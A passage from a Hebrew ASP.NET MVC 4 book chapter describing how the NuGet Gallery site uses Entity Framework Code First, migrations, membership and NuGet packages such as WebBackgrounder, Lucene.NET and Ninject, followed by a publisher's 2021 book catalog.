MiniProfiler אינה יכולה להחליף את כל כלי הדיאגנוסטיקה ומדידת הביצועים הזמינים. עם זאת, העובדה שהיא מופצת בחינם, ניתנת להתקנה ולהגדרה תוך דקות, ומספקת חוויית משתמש קלה לשליטה והבנה, מצדיקה את מיקומה בשלב גבוה ברשימת חבילות התוכנה של NuGet, אשר חיוניות לכל מפתח יישומים.

גישה לנתונים

באתר NuGet Gallery מיושמת גישת "קוד תחילה" (Code First) עם Entity Framework 5 מול בסיס נתונים SQL Server 2008. כאשר הקוד מורץ באופן מקומי, הוא מורץ מול SQL Server Express.

גישת קוד-תחילה מתבססת באופן נרחב על מוסכמות, ועל פי ברירת המחדל דרושה לה תצורה מינימלית ופשוטה. כידוע, מפתחים הם אנשים מאוד דעתניים ובעלי העדפות אישיות ברורות וצורך עז להתאים באופן אישי כל דבר שהם נוגעים בו. הצוות של NuGet אינו יוצא דופן, ולכן החלפנו כמה מהמוסכמות בהגדרות תצורה משלנו.

במחלקה EntitiesContext תוכלו למצוא את הגדרות התצורה שביצענו עבור Code First של Entity Framework. לדוגמה, השורה שלהלן מגדירה מאפיין בשם Key בתור המפתח הראשי של הטיפוס User. אילו שם המאפיין היה Id, או אם המאפיין היה מסומן כ-KeyAttribute, השורה הזו הייתה מיותרת.

```
modelBuilder.Entity<User>().HasKey(u => u.Key);
```

מקרה אחד שחורג מהמוסכמה הזו הוא המחלקה WorkItem מכיוון שהיא שייכת לספרייה אחרת.

כל מחלקות היישות של Code First נמצאות בתיקייה Entities. כל ישות מיישמת ממשק IEntity, אשר כולל מאפיין יחיד, Key.

באתר NuGet Gallery לא מתבצעת גישה ישירה לבסיס הנתונים ממחלקת הבת DbContext. במקום זה, כל הגישה לנתונים מתבצעת דרך ממשק IEntityRepository<T>.

```
public interface IEntityRepository<T> where T : class, IEntity, new()
{
  void CommitChanges();
  void DeleteOnCommit(T entity);
  T Get(int key);
  IQueryable<T> GetAll();
  int InsertOnCommit(T entity);
}
```

ההפשטה הזו מקלה באופן משמעותי על כתיבת בדיקות יחידה לשירותים שאנחנו מספקים. לדוגמה, אחד מהפרמטרים של בנאי המחלקה UserService הוא IEntityRepository<User>, והדבר מאפשר לנו להעביר לפונקציית הבנאי מימוש מדומה של הממשק הזה במסגרת בדיקות היחידה שלנו.


ביישום החי אנחנו מעבירים כמובן EntityRepository<User> ממשי. הדבר מבוצע בתהליך של הזרקת תלויות באמצעות Ninject, תשתית הזרקת תלויות שמוצגת בהמשך הפרק. כל הגדרות של קישורי Ninject כלולים במחלקה ContainerBindings.

שינויים מבוססי קוד EF

שיתוף של שינוים בסכמת בסיס הנתונים הינו אתגר משמעותי במהלך העבודה על היישום. בעבר, מפתחים היו כותבים תסריטי שינוי של מבנה או של תוכן בסיס הנתונים (כתוצאה מפיתוח) באמצעות משפטי SQL. במעבר לסביבת העבודה החדשה מישהו היה צריך להריץ את התסריטים האלה כדי לעדכן את בסיס הנתונים עם השינויים הנדרשים. ביצוע התהליך הזה חִייֵב מעקב מפורט אחר התסריטים שיש להריץ כנגד בסיס הנתונים הממשי בעת פריסת גרסה חדשה של היישום.

שינויים מבוססי קוד EF (EF Code-Based Migrations) הינם אמצעי מובנה ומבוסס-קוד להחלת שינויים על בסיס הנתונים, אשר כלול בגרסה Entity Framework 4.3 ומתקדמות יותר.

למרות שלא נעסוק בפרטים של מערכת Migrations (הגירות), נציג להלן כמה מהדרכים להשתמש בשינויים. פתחו את התיקייה Migrations כדי לראות את רשימת השינויים של NuGet Gallery, כמוצג בתרשים 8-16. שמות הקבצים כוללים חותמת זמן כדי להבטיח את הרצתם בסדר הנכון.



תרשים 8-16

הקובץ 201110060711357_Initial.cs מהווה את נקודת המוצא. קובץ זה שימש ליצירת מערך הטבלאות הראשוני. כל שאר הקבצים שימשו להחלת שינוי סכמה במהלך הפיתוח של האתר ועדכונו. באפשרותכם להשתמש במסוף NuGet Package Manager ליצירת שינויים. לדוגמה, נניח שהוספנו מאפיין בשם Age למחלקה User. כדי ליצור שינוי מתאים בבסיס הנתונים, נפתח את מסוף NuGet Package Manager ונזין את הפקודה הבאה:

```
Add-Migration AddAgeToUser
```

הפקודה Add-Migration משמשת להוספת שינוי חדש, ואילו AddAgeToUser הוא השם של קובץ השינוי. מומלץ לבחור שם תיאורי שיזכיר לכם מהי הפעולה של השינוי. כתוצאה מהפעלת הפקודה ייווצר קובץ בשם 201204292258426_AddAgeToUser.cs, אשר מכיל את הקוד שמוצג בקוד 3-16.

קוד 3-16: קובץ מעבר 201204292258426_AddAgeToUser.cs

```
namespace NuGetGallery.Migrations
{
  using System.Data.Entity.Migrations;
  public partial class AddAgeToUser : DbMigration
  {
    public override void Up()
    {
      AddColumn("Users", "Age", c => c.Int(nullable: false));
    }
    public override void Down()
    {
      DropColumn("Users", "Age");
    }
  }
}
```

מושלם! החבילה זיהתה את השינויים ביישויות שלנו ויצרה עבורנו שינויים מתאימים באופן אוטומטי. כעת, אם תרצו, תוכלו לערוך את קובץ המעבר, אבל בדרך כלל אין צורך לעקוב אחר כל פרט קטן במהלך הפיתוח. כמובן שיש שינויים שלא ניתן לטפל בהם באופן זה בצורה אוטומטית. למשל, אם יש לנו מאפיין בשם Name שאנחנו מחליטים לפצל לשני מאפיינים, FirstName ו- LastName, עלינו לכתוב קוד שינוי בעצמנו כדי לבטא את השינוי הזה, אולם כל עוד מדובר בשינויים פשוטים החבילה עושה עבודה מצוינת.

במהלך פיתוח הקוד, סביר להניח שגם חברי צוות אחרים יוסיפו שינויי קוד. כדי להריץ את כל השינויים שטרם יושמו בבסיס הנתונים המקומי שלכם, תשתמשו בדרך כלל בפקודה Update-Database. כמו כן, כאשר אתם פורסים את היישום, עליכם להריץ את הקבצים הרלוונטיים על האתר הממשי.

בסיס הקוד של NuGet Gallery מריץ שינויים באופן אוטומטי בכל פעם שהאתר מורץ. כדי לבחון את הגדרות התצורה הדרושות לשם כך, נעיין גם הפעם בקובץ AppActivator.cs. השיטה DbMigratorPostStart מכילה את שתי השורות הבאות:

```
var dbMigrator = new DbMigrator(new MigrationsConfiguration());
dbMigrator.Update();
```

המחלקה MigrationsConfiguration יורשת ממחלקת הבסיס DbMigrationsConfiguration, ומכילה את הגדרות התצורה המתאימות עבור Code First Migrations. עליכם לדרוס את

השיטה Seed כדי ליצור נתונים התחלתיים שיופעלו לאחר הרצת השינויים. ודאו שהשיטה בודקת שקיימים נתונים לפני שהיא מנסה ליצור אותם. באתר NuGet Gallery, למשל, מבוצעת דריסה של השיטה והוספה של תפקיד "Admins", אם אינו קיים כבר. בפונקציית הבנאי, אנחנו מנטרלים את אפשרות השינויים האוטומטיים:

```
public MigrationsConfiguration()
{
  AutomaticMigrationsEnabled = false;
}
```

לפנינו העדפה אישית: רוב חברי הצוות מעדיפים להכריז על שינויים באופן מפורש. כאשר אפשרות זו מופעלת, מערכת Code First Migrations יכולה ליצור עדכונים באופן אוטומטי, כדי להבטיח תאימות של בסיס הנתונים למצב הקוד העדכני. לדוגמה, כאשר הוספנו מקודם מאפיין בשם Age למחלקה User, לא היינו צריכים להשתמש בפקודה Add-Migration אם האפשרות AutomaticMigrationsEnabled הייתה מופעלת. היינו יכולים להריץ את פקודות Update-Database של PowerShell, ואז האפשרות Code First הייתה יוצרת עבורנו את השינוי באופן אוטומטי. מכיוון שאי-אפשר להבטיח שכל השינויים יבוצעו באופן אוטומטי, Code First תומכת בשילוב של עדכונים מפורשים ואוטומטיים. לא כולם ירגישו בנוח עם רמה כזו של אוטומציה, אבל אתם בהחלט מוזמנים לנסות בעצמכם.

חָבֵרוּת

כאשר החָבֵרוּת (membership) הוכרזה לראשונה כחלק מתשתית ASP.NET 2.0 בשנת 2007, מערכת החברות ASP.NET Membership המקורית סיפקה אמצעי שימושי ביותר לניהול משתמשים ותפקידים, אולם הזמן שחלף מאז נתן את אותותיו, ובסטנדרטים של היום המערכת נחשבת למיושנת מכיוון שאינה תומכת בדפוסי פעולה מקובלים באתרי אינטרנט מודרניים. לדוגמה, רוב האתרים שולחים למשתמשים ששוכחים את הסיסמה שלהם הודעת דואר אלקטרוני עם קישור לכתובת URL. הכתובת כוללת אסימון אימות ייחודי עם תוקף מוגבל בזמן. המשתמש יכול ללחוץ על הקישור כדי לעבור לדף שמאפשר לו לשנות את הסיסמה שלו. מדובר בתהליך מורכב שקשה ליישם אותו באמצעות מערכת החברות הסטנדרטית.

חיסרון נוסף של המערכת Membership הוא הקושי לשלב אותה עם מערכות אימות אחרות ועם נתוני המשתמשים שלכם. למרבה המזל, מערכת SimpleMembership החדשה שפותחה על ידי צוות ASP.NET מספקת מענה לחלק גדול מהסוגיות הללו.

מערכת SimpleMembership נכתבה במקור עבור ASP.NET Web Pages, וצוות ASP.NET החליט לשלב אותה בתשתית ASP.NET MVC 4. מערכת זו דומה יותר לספרייה מאשר לתשתית. אתם יכולים להגדיר את טבלת המשתמשים (Users) שלכם בכל דרך שתרצו, ומערכת SimpleMembership תטפל עבורכם בהרשאות. כל שעליכם לעשות הוא להגדיר את אופן ההתאמה בין המשתמש בבסיס הנתונים לבין קבוצה של הרשאות על ידי העברת שם הטבלה ועמודת שם-משתמש/דואר-אלקטרוני.

הרעיון שהונח בבסיס SimpleMembership הוא לספק ספרייה של שיטות שמשמשות לאחסון מאובטח של סיסמאות, אינטגרציה עם ספקי אימות אחרים וכד'. המשמעות מבחינת מפתחי התוכנה היא, שתהליכים כגון שחזור סיסמה אינם מיושמים באופן אוטומטי. הוספת תהליכי חברות שונים ליישום שלכם מחייבת קצת יותר מאמץ מצדכם. היתרון הוא שבניגוד לספק ASP.NET Membership הסטנדרטי, אינכם מוגבלים לתהליכים שנוצרו על ידי יוצרי הספרייה. הספרייה SimpleMembership כוללת אוסף פונקציות שימושיות שבאמצעותן תוכלו ליישם כל תהליך חברות שאתם יכולים לעלות על דעתכם.

העובדה שהספרייה SimpleMembership נכתבה במקור עבור ASP.NET Web Pages מהווה חיסרון משמעותי. ASP.NET Web Pages היא תשתית מבוססת-דפים פשוטה שמיועדת לחובבנים, ליצירה מהירה של אב-טיפוס, לאתרים פשוטים ולמפתחים בעלי העדפה לסגנון לינארי בפיתוח אתרים. משמעות הדבר היא שהמחלקה WebSecurity כוללת שיטות סטטיות בלבד, אשר מקשות מאוד על כתיבת בדיקות יחידה שקוראות לשיטות של SimpleMembership.

למרבה המזל, מספר מפתחים בעלי תושיה החליטו לכתוב מעטפות מבוססת-ממשק עבור SimpleMembership שמספקות מענה לכל צרכי בדיקות היחידה שלכם. מעטפת אחת שכזו היא החבילה SimpleMembership.Mvc3. נכון לזמן כתיבת הספר, טרם שוחררה גרסת MVC 4 של החבילה, אבל אנחנו מאמינים שהיא תצא בקרוב. עד אז, גרסת MVC 3 מהווה תחליף מצוין.

```
Install-Package SimpleMembership.Mvc3
```

זוהי גישה טובה, אך לא יישמנו אותה באתר NuGet Gallery. באתר ישנו בסיס נתונים של משתמשים שהינו מיושן ומסתמך על פורמט אחסון שונה עבור הסיסמאות המגובבות (hashed passwords). נדרשנו להבטיח תאימות עם הסיסמאות המאוחסנות הקיימות, ובמקביל - להעביר משתמשים חדשים לגישה סטנדרטית יותר לאחסון של סיסמאות מגובבות.

לשם כך כתבנו ממשקים בעצמנו, כמו הממשק IUserService והממשק IFormsAuthenticationService. אם תתבוננו בקוד, תוכלו לראות שהשיטות והמימושים דומים מאוד לאלה של SimpleMembership.

התבוננו גם בבקר UsersController. זהו מימוש של קוד תהליך עבור ממשק המשתמש לקבלת חברות. הוא מבוסס על תבניות פרויקט ברירת המחדל של ASP.NET Web Pages שכלולות עם WebMatrix, אך קוד זה כתוב בצורה נקייה וברת-בדיקה.

אם עליכם ליצור יישום אינטרנט מאפס, כדאי לכם לאמץ את הגישה המיושמת ביישום NuGet Gallery, אך במימושים של הממשקים שלנו, עליכם לקרוא לשיטות של המחלקה WebSecurity.

חבילות NuGet שימושיות נוספות

כפי שכבר ציינו, הדברים שלמדנו והכלים ששימשו אותנו במהלך בניית NuGet Gallery יכולים למלא ספר שלם. במהלך פרק עסקנו באלמנטים שקיימים כמעט בכל יישום אינטרנט, כמו למשל ממשק ניהול מערכת, הצגת נתוני פעילות, תיעוד שגיאות ועוד.

בסעיף זה נציג סקירה מהירה של מספר חבילות נוספות שמותקנות ביישום NuGet Gallery. חבילות אלו אינן בהכרח נחוצות בכל היישומים, אך עשויות להיות שימושיות ביותר במקרים שכן. בתחילת כל סעיף מופיעה הפקודה שמשמשת להתקנת החבילה.

T4MVC

```
Install-Package T4MVC
```

חבילת התוכנה T4MVC (בכתובת http://nuget.org/packages/T4MVC), אשר נכתבת על ידי דיויד אבו, מוסיפה ליישום תבנית T4 אשר מפיקה סייעים (helpers) בעלי טיפוסיות חזקה עבור ASP.NET MVC. לדוגמה, כדי להוסיף קישור לפעולה, במקום לכתוב:

```
@Html.ActionLink("Delete Book", "Delete", "Books", new { id = Model.Id}, null)
```

תוכלו לכתוב:

```
@Html.ActionLink("Delete Book", MVC.Books.Delete(Model.Id))
```

מדובר בכלי שימושי למדי לאלה מבין המפתחים שאוהבים להשתמש באפשרויות IntelliSense, מכיוון שהתבנית מספקת רשימה של הבקרים הזמינים והפעולות הזמינות.

WebBackgrounder

```
Install-Package WebBackgrounder
```

חבילת התוכנה WebBackgrounder (בכתובת http://nuget.org/packages/WebBackgrounder) משמשת להרצה בטוחה של מטלות רקע חוזרות ביישומי ASP.NET. תשתית ASP.NET ושרת IIS יכולים להפיל (כלומר לעצור) את היישום שלכם (על ידי הפסקת פעילות AppDomain). תשתית ASP.NET מספקת מספר מנגנונים שמשמשים להתריע כאשר זה קורה. התוכנה WebBackgrounder משתמש בעובדה זו כדי לנסות ולהריץ טיימר ברקע, בבטחה, עבור מטלות רצות שצריכות להתבצע שוב ושוב.

החבילה WebBackgrounder נמצאת עדיין בשלבי הפיתוח, אך משתמשים בה באתר NuGet Gallery לצורך עדכון שוטף של נתוני ההורדה הסטטיסטיים ושל אינדקס Lucene.NET. כצפוי, התצורה שלה מתבצעת תחת AppActivator באמצעות שתי השיטות הבאות:

```
private static void BackgroundJobsPostStart()
{
  var jobs = new IJob[] {
    new UpdateStatisticsJob(TimeSpan.FromSeconds(10),
      () => new EntitiesContext(), timeout: TimeSpan.FromMinutes(5)),
    new WorkItemCleanupJob(TimeSpan.FromDays(1),
```

```
      () => new EntitiesContext(), timeout: TimeSpan.FromDays(4)),
    new LuceneIndexingJob(TimeSpan.FromMinutes(10),
      timeout: TimeSpan.FromMinutes(2)),
  };
  var jobCoordinator = new WebFarmJobCoordinator(new EntityWorkItemRepository
  (
    () => new EntitiesContext()));
    _jobManager = new JobManager(jobs, jobCoordinator);
    _jobManager.Fail(e => ErrorLog.GetDefault(null).Log(new Error(e)));
    _jobManager.Start();
}

private static void BackgroundJobsStop()
{
  _jobManager.Dispose();
}
```

השיטה הראשונה, BackgroundJobsPostStart, משמשת ליצירת מערך של מטלות שונות שברצונכם להריץ. כל מטלה כוללת ערך שמייצג את פרק הזמן בין הרצה להרצה. לדוגמה, באתר NuGet Gallery אנחנו מעדכנים בכל 10 שניות את ספירת ההורדות.

החלק הבא משמש להגדרת מתאם מטלות. אם היישום שלכם רץ על שרת יחיד, תוכלו להשתמש ב- SingleServerJobCoordinator. מכיוון שאתר NuGet Gallery רץ על Windows Azure, הוא מהווה למעשה חוות שרתים (Web Farm), ולפיכך עלינו להשתמש ב- WebFarmJobCoordinator כדי למנוע הרצה של אותה מטלה על מספר שרתים במקביל. הדבר מאפשר לחבילת התוכנה WebBackgrounder לחלק את המטלה למספר מחשבים באופן אוטומטי. כדי לסנכרן את המטלה, המְתָאֵם מתחזק "אחסון" מרכזי במיקום כלשהו.

בחרנו להשתמש בבסיס הנתונים, מכיוון שיש לנו בסיס נתונים אחד לכל חווה, והתקנו את החבילה WebBackgrounder.EntityFramework כדי לבצע את החיווט הנדרש.

Lucene.NET

```
Install-Package Lucene.NET
```

התוכנה Lucene.NET (בכתובת http://nuget.org/packages/Lucene.Net) היא גרסת קוד פתוח של ספריית החיפוש Apache Lucene שמיועדת לפלטפורמת .NET.. זהו מנוע חיפוש טקסטואלי אשר מוכר לשימוש עבור .NET., ומיושם באתר NuGet Gallery לצורך חיפוש חבילות.

מכיוון שמדובר בספריית Java מיובאת, ה-API והגדרות התצורה עשויים להיות קצת מבלבלים לאנשים שרגילים לממשקי תכנות היישומים של .NET., אולם לאחר השלמת התצורה הראשונית, תוכלו ליהנות ממערך כלים יעיל ומהיר.

ספר זה אינו עוסק בהרחבה של הגדרות התצורה הנדרשות. באתר NuGet Gallery עטפנו את הפונקציונליות של Lucene.NET במחלקה LuceneIndexingService, אשר מספקת דוגמה לצורת עבודה אפשרית עם Lucene. כדאי לעיין בקוד של LuceneIndexingJob, שבו עבודת WebBackgrounder מתוזמנת להרצה מדי 10 דקות.

AnglicanGeek.MarkdownMailer

```
Install-Package AnglicanGeek.MarkdownMailer
```

חבילת התוכנה AnglicanGeek.MarkdownMailer (שנמצאת בכתובת http://nuget.org/packages/AnglicanGeek.MarkdownMailer) מכילה ספרייה פשוטה לשליחת דואר אלקטרוני. ספרייה זו מאפשרת להגדיר את גוף ההודעה פעם אחת באמצעות תחביר Markdown, ולאחר מכן היא מפיקה הודעת דואר אלקטרוני שמורכבת ממספר חלקים, עם תצוגות HTML וטקסט.

אנחנו משתמשים בספרייה הזו באתר NuGet Gallery לשליחת כל התראות הדואר האלקטרוני שלנו, כמו למשל הודעות אישור של משתמשים חדשים או הודעות של שחזור סיסמה. המחלקה MessageService של הגלריה מספקת דוגמה לאופן השימוש בספרייה הזו.

Ninject

```
Install-Package Ninject
```

יש תשתיות הזרקת תלויות רבות (dependency injection – DI) שמיועדות עבור NET., שמתוכן צוות NuGet Gallery בחר להשתמש בתשתית Ninject (בכתובת http://nuget.org/packages/NuGet) בתור מיכל הזרקת התלויות של האתר בגלל ה-API הנקי שלה ומהירות פעולתה.

Ninject היא ספריית הליבה. החבילה Ninject.Mvc3 דואגת לביצוע התצורה שנדרשת להתאמת Ninject לפרויקט ASP.NET MVC, ומאפשרת להתחיל לעבוד עם Ninject בקלות ובמהירות.

כאמור, כל קישורי Ninject באתר NuGet Gallery נמצאים במחלקה ContainerBindings. הנה דוגמה לשני קישורים (bindings) מתוך המחלקה הזו:

```
Bind<ISearchService>().To<LuceneSearchService>().InRequestScope();

Bind<IFormsAuthenticationService>()
  .To<FormsAuthenticationService>()
  .InSingletonScope();
```

השורה הראשונה משמשת לרישום של LuceneSearchService כמופע של אובייקט של ממשק ISearchService. הדבר מאפשר לשמור על קישור רפוי (loose coupling) בין המחלקות שלנו.

בכל חלקי הקוד, המחלקות מתייחסות לממשק ISearchService, והדבר מקל מאוד על העברת אובייקטים מדומים בעת ביצוע בדיקות יחידה. בזמן הריצה, תשתית Ninject מזריקה מימושים

ממשיים. השימוש בפונקציה InRequestScop מבטיח יצירה של מופע חדש לכל בקשה. דבר זה חשוב במקרים שבהם הגדרת הטיפוס דורשת העברת נתוני בקשה לבנאי.

הקישור השני עושה אותו דבר, אך הפעם אנחנו משתמשים ב- InSingletonScope כדי לוודא שלא תהיה יותר ממופע אחד של FormsAuthenticationService לכל היישום. אם השירות המקושר משמר אובייקט מצב בקשה כלשהו, או מחייב העברה של מצב בקשה לבנאי שלו, הקפידו להשתמש בפונקציה InRequestScope ולא בפונקציה InSingletonScope.

סיכום

המאמץ למצוא שני מפתחים שמסכימים על הדרך הנכונה לבנות יישום אמיתי היא משימה מאתגרת ביותר. האמירה הזו בהחלט באה לידי ביטוי במהלך הבנייה של NuGet Gallery, ולמפתחים שעבדו על האתר היו דעות שונות ומגוונות.

אתר NuGet Gallery מספק דוגמה אחת מיני רבות לבנייה של יישום אינטרנט בעולם אמיתי, אך אין מגבלה לדרכים ולאפשרויות לבניית יישומים שכאלה. מטרת פרק זה אינה להציג בפניכם דגם אופטימלי של יישום, ואיננו טוענים שזו הדרך המושלמת לבנות יישום ASP.NET MVC.

מטרתו היחידה של היישום היא לספק גלריה לאירוח חבילות NuGet, על כל המשתמע מכך. בינתיים - היישום עומד במשימה, על אף כמה סוגיות פתוחות.

עם זאת, קיים היבט מסוים בבנייה של הגלריה שלדעתי תקף לפיתוח בצורה אוניברסלית. מה שאִפְשֵר לצוות NuGet לבנות גלריה איכותית בזמן קצר הוא השימוש במגוון של חבילות תוכנה יעילות וכתובות היטב שפותחו על ידי הקהילה. שימוש בחבילות קיימות יאפשר לכם לבנות תוכנה איכותית יותר בזמן קצר יותר, ולכן כדאי לכם מאוד לעיין בחבילות הזמינות באתר NuGet Gallery. אנחנו משוכנעים שתמצאו חבילות שימושיות רבות, נוספות לאלו שמוצגות בפרק זה.

אם תרצו להתנסות בפיתוח יישומי ASP.NET MVC אמיתיים, אתם מוזמנים לעזור לנו. פרויקט NuGet Gallery הינו פרויקט קוד פתוח, והצוות ישמח לקבל תורמים להצעות תוכנה. בתור התחלה, אתם יכולים לעיין ברשימת הסוגיות שטרם נפתרו.

פנו לכתובת https://github.com/nuget/nugetgallery/issues, או תוכלו לשוחח איתנו בצ'אט JabbR בכתובת http://jabbr.net/#/rooms/nuget.

אינדקס

אנו ממליצים לעיין הן באינדקס בעברית והן באינדקס באנגלית. כמו כן, אנו מציעים להיעזר גם בתוכן העניינים המפורט.

ת.ד. 5361 הרצליה 4615301 **הזמנות באתר**
info@hod-ami.co.il www.**hod-ami**.co.il

קטלוג 2021

מחירי מבצע, מחירים מעודכנים והנחות באתר הוד-עמי

	כולל	עמ'	מחיר*
אינטרנט - מפתחי אתרים/גרפיקה			
אמא, אבא - בניתי אתר באינטרנט (HTML)		256	29
הגדל את הכנסות העסק שלך באמצעות **פרסום בגוגל Google AdWords**		300	249
HTML5 המדריך לבניית אתרים ולמערכות WEB, הדור הבא – מהד' 4		337	139
The **Java** Tutorial סדנת לימוד	CD	768	179
JavaScript סדנת לימוד		586	159
מדריך **ASP.NET MVC 4**		514	199
ASP.NET 3.5 סדנת לימוד בשפות #C ו-VB		824	99
תכנות			
Angular 8 בעשרה ימים		158	177
Code Complete – מדריך מעשי לפיתוח תוכנה		288	139
לחפש באגים, מדריך מעשי לבודק תוכנה, מהד' 3		350	169
Visual C# 3.0 סדנת לימוד		656	99
ללמוד **C** - מהד' 3		480	139
שפת **אסמבלי** למחשב האישי, מהד' 2		314	89
PC - חומרה, תוכנה ורשתות			
מדריך Hacking ואבטחת מידע, מהד' 2		428	169
מדריך **חומרה ותוכנה** לטכנאי PC - מהד' 5 (כולל חלונות 7/8)		752	189
מדריך **רשתות** לטכנאי PC ולמנהלי רשת - מהד' 4		608	219
Windows			
Windows 8.1 מדריך למשתמש		544	39
Windows 8 מדריך למשתמש		438	19
Windows 7 צעד-אחר-צעד		272	19
LINUX			
LINUX למתקדמים, טיפים, טריקים ותכנות ב-BASH		226	189

* מחיר מומלץ לצרכן כולל מע"מ. הספרים נמכרים בהנחה בהוצאה

היכנס לאתר להתעדכן בספרים החדשים ובמחירי המבצע בהוצאה

תוכן עניינים ופרקים לדוגמה www.**hod-ami**.co.il

09-9564716

	כולל	עמ'	מחיר*
גרפיקה			
Flash – ספר הדרכה ותרגילים		122	64
אינדיזיין – ספר הדרכה ותרגילים		132	72
Illusatrator – ספר הדרכה ותרגילים		120	64
Photoshop צעד אחר צעד (ש/ל, למתחילים), מהד' 3		200	89
מדריך לתוכנת העיצוב והאנימציה **3ds max** (2 כרכים)	CD	1400	289
OFFICE			
יישומי סטטיסטיקה בגיליון אלקטרוני Excel		86	69
סטטיסטיקה יישומית – א'+ב' עדכון 7/2020		202	97
טבלאות ציר – ניתוח נתונים חכם		116	87
Access 2016 צעד אחר צעד		384	169
Word 2016 צעד אחר צעד		150	59
Excel 2016 צעד אחר צעד		336	129
עוד ספרים בגרסאות קודמות (2007 ו-2003) ניתן למצוא באתר הוד-עמי			
ניהול, כלכלה ושונות			
יסודות המימון שרוני ומופקדי		560	175
הבטחת איכות תוכנה, מעקרונות ליישום חדש		480	169
לחפש באגים, מדריך מעשי לבודק תוכנה, מהד' 3		350	169
ניהול ממוקד לעשות יותר עם מה שיש (כריכה קשה) - מהד' 4		358	133
לי זה עולה יותר (תמחיר) (כריכה קשה) - מהד' 3		368	129
מערכות מידע			
Oracle SQL יכולות מתקדמות		626	249
SAS (**Statistical Analysis System**) – ספר לימוד		256	169
בסיסי נתונים ושפת **SQL** – עקרונות ועיצוב		648	149
ניתוח מערכות מידע כולל מתודולוגיית ה- **UML**		818	229
המדריך העברי השלם **UML**		346	329
ספרים דיגיטליים			
לרכישת ספרים לצפייה בפורמט PDF היכנס לאתר לקטגוריה "ספרים דיגיטליים"			
קבצי תרגול לספרים			
קבצי תרגול לספרים שונים תמצא באתר בקטגוריה "קבצי תרגול לספרים"			

* קטלוג 2021. מחיר מומלץ לצרכן כולל מע"מ. הספרים נמכרים בהנחה בהוצאה

היכנס לאתר להתעדכן בספרים החדשים ובמחירי המבצע בהוצאה

תוכן עניינים ופרקים לדוגמה www.**hod-ami**.co.il

09-9564716